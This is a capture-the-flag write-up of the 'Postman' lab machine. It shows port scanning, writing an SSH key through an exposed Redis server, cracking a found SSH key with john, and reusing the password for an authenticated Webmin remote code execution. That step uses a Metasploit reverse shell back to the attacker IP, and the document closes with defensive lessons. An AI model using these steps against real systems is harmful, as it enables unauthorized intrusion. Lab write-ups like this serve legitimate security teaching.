Postman Write Up

Pierson Carulli

In the following write up the attacker IP address is 10.10.14.42 and the targets IP is 10.10.10.160.


Initial Scan/Enumeration

An Nmap scan was conducted on the target: nmap -sS -sV -Pn -p1-65535 10.10.10.160 -oN scan.txt.


```
# Nmap 7.80 scan initiated Mon Dec 16 17:51:00 2019 as: nmap -Pn -sS
 -sV -p1-65535 -oN postmanScan.txt 10.10.10.160
Nmap scan report for 10.10.10.160
Host is up (0.088s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu
x; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Dec 16 17:52:52 2019 -- 1 IP address (1 host up)
scanned in 112.45 seconds
```


Nmap shows that ports 22, 80, 6379, and 10000 are opened. The First port of interest is port 80, which is running an Apache http server. We can access the website by browsing to http://10.10.10.160.



We can check for hidden directories and files on the target webserver by issuing the command: gobuster dir --url http://10.10.10.160 -w /usr/share/wordlists/dirb/common.txt -r -x tar,xxx,old,txt,zip,bak -t 15. The -r option instructs gobuster to follow redirects, the -x option specifies extensions to add to the words in the wordlist, and the -t option specifies the number of threads to use. The results from gobuster are shown below.



Unfortunately, none of the uncovered pages contained any juicy information. This machine is also running Webmin version 1.910 on port 10000 (https://10.10.10.160:10000).



This is highly interesting because this version of Webmin contains an authenticated remote code execution vulnerability. This vulnerability was discovered by using the tool searchsploit: searchsploit Webmin. We will explore Webmin more later, but the exploit is useless to us, now, because it requires a valid username and password for the Webmin application. Port 6379 is hosting Redis version 4.0.9. Redis is a key value database. In key value databases a key is mapped to a given value. According to the Redis documentation this port should only be accessible from localhost, unless a username and password are set up. The tool redis-cli can interact with a remote redis database (redis-cli -h 10.10.10.160).

Gaining a Foothold

The article https://book.hacktricks.xyz/pentesting/6379-pentesting-redis illustrates a few potential things that can be done to exploit a redis database (once authenticated). One of these options is using Redis to plant an SSH key on the target system. The command get config * will dump all the configuration options for the redis database. The key that we want to view the value of is dir. The following shows the output of the config get * command.

```
163) "appendonly"
164) "no"
165) "dir"
166) "/var/lib/redis"
167) "save"
168) "900 1 300 10 60 10000"
169) "client-output-buffer-limit"
```

The value of dir is the home directory for redis (in this case it is /var/lib/redis). We will gain access to this machine by writing an ssh key to /var/lib/redis/.ssh. On the attacking machine, issue the command **ssh-keygen -t rsa**. This command will create a public and private key pair that can be used to login to SSH without providing a password. We need to add two new lines to the start and end of the id_rsa.pub file (we will see why latter).

```
root@kali:~/.ssh# (echo -e "\n\n"; cat id_rsa.pub; e
cho -e "\n\n") > temp.txt
root@kali:~/.ssh# cat temp.txt


ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDXnA/C2yBJdcev
SF2EFOFEX+Ui1nXAtU3DudHgkyKVajUUbbq10I9pxgMVnP5PyiJm
GmpLLgpJaNAYCV1eZ5f9LoXPQ9TWTwtH02JZPl9Q8t0r2cKSDiis
byooA0cio6LGjq0yqBZZwQkUfs7xIfQ9eQn48C4kng2UidvFd8O1
YBebX7jFWDOl9wz69e4keYQgv72ZZ0UbFE+a1QQ//eVdzXcw7uiw
rAvhXSTloEJXqkDtBRJLZNoSXDcAj0YqDcY+/CqK+z0HRs1xA886
QiyPJiys4QyIWf1JJAeafa12VyWFb0msoq1XJZahiXvZmUzWfQ5E
bKOlVdTzUDpfnxXLgNvLKjjo6M+KMb1BRdrqc3WDdj4e2yPe9hjM
ZWKVt9871ghVpaknX1L4ey1NtNTW4vTCT+GTX6FCaVYiCjCx0xTC
4f+/Vd1EQ3ewW+oGmYNPpdjIEzzjnmtxRcWgCdg4Q8XbgGXCBXz7
QImY/w8Bh7HMzXkJ8WCS5G4PWuKFrMk= root@kali
```

We still need to get the public key that we created onto the Redis server. This can be accomplished with the command: cat temp.txt | redis-cli -h 10.10.10.160 -x set s-key.

```
root@kali:~/.ssh# cat temp.txt | redis-cli -h 10.10.10.160 -x set secret
OK
root@kali:~/.ssh#
```

Logging back into Redis server execute the following commands: CONFIG SET dir /var/lib/redis/.ssh, CONFIG GET dir, CONFIG SET dbfilename authorized_keys. The first command changes the directory to .ssh, the second command verifies that the change was successful, and the last command tells Redis to create a database file called authorized_keys inside of the .ssh directory.

```
10.10.10.160:6379> CONFIG SET dir /var/lib/redis/.ssh
OK
10.10.10.160:6379>
```

```
OK
10.10.10.160:6379> CONFIG GET dir
1) "dir"
2) "/var/lib/redis/.ssh"
```

```
10.10.10.160:6379> config SET dbfilename authorized_key
OK
10.10.10.160:6379> CONFIG GET dbfilename
1) "dbfilename"
2) "authorized_key"
10.10.10.160:6379>
```

The last thing to do is save the settings by issuing the save command.

```
2) "authorized_key"
10.10.10.160:6379> save
OK
```

Now we can login to the server without providing a password!

```
root@kali:~/postman# ssh -i /root/.ssh/id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
```

Enumerating the Machine

Once on the machine we can check the directories contained in / for interesting files, such as passwords, and SSH keys. Looking in the /opt/ we find an SSH private key for the user Matt. We can save this key to the attacking machine and use ssh2john to convert the key into a crack able format: **ssh2john id_rsa.bak crackwithjohn.txt**. To crack the password we will use john. \

```
root@kali:~/postman# john --wordlist=/usr/share/wordlists/rockyou.txt crackwithjohn.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa.bak)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:12 DONE (2020-01-01 16:59) 0.08183g/s 1173Kp/s 1173Kc/s 1173KC/sa6_123..*7¡Vamos!
Session completed
```

As we can see, john discovered the password. To use the key we need to extract it with openssl (we will do this by providing the password).


```
root@kali:~/postman# openssl rsa -in id_rsa.bak -out ~/.ssh/matt.rsa
Enter pass phrase for id_rsa.bak:
writing RSA key
root@kali:~/postman#
```

Unfortunately, the target machine does not appear to allow Matt to login to the server via SSH. Luckily, the command su can be used to change from the Redis user to Matt.

```
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$
```

Getting Root

Now that we have a valid username and password we can try to login to the Webmin page. Entering the username Matt and the password computer2008 allows us to access the admin panel.



Now that we have authenticated to the web server we can use the RCE we found earlier. The RCE is available as a Metasploit module, which makes exploitation a piece of cake.

```
msf5 exploit(linux/http/webmin_packageup_rce) > show options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   computer2008     yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.160     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME   Matt             yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.42      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


msf5 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.42:4444
[+] Session cookie: 7d45ef0902e1b607811883a8dc3525b5
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.42:4444 -> 10.10.10.160:52926) at 2020-01-01 19:15:10 +0000
```

This particular module does not provide a meterpreter shell; however, we can upgrade the shell that we do receive by issuing the command: python -c 'import pty; pty.spawn("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@Postman:/usr/share/webmin/package-updates/#
```

What Went Wrong

The above exploitation could have been prevented by following these steps:

1). Only allowing trusted hosts to access the Redis database.

2). Private SSH keys and backup keys should not be stored in publicly accessible locations.

3). Users should use different passwords for different things in the network. For example, Matt should have used a different password for the webserver then the one that he used for the SSH server.

4). The passwords that were used by Matt were quite awful. It would be a good idea to ensure that all users on the system use strong passwords. Strong passwords are non-dictionary words and consist of a random variety of upper case, lowercase, numbers, and special characters.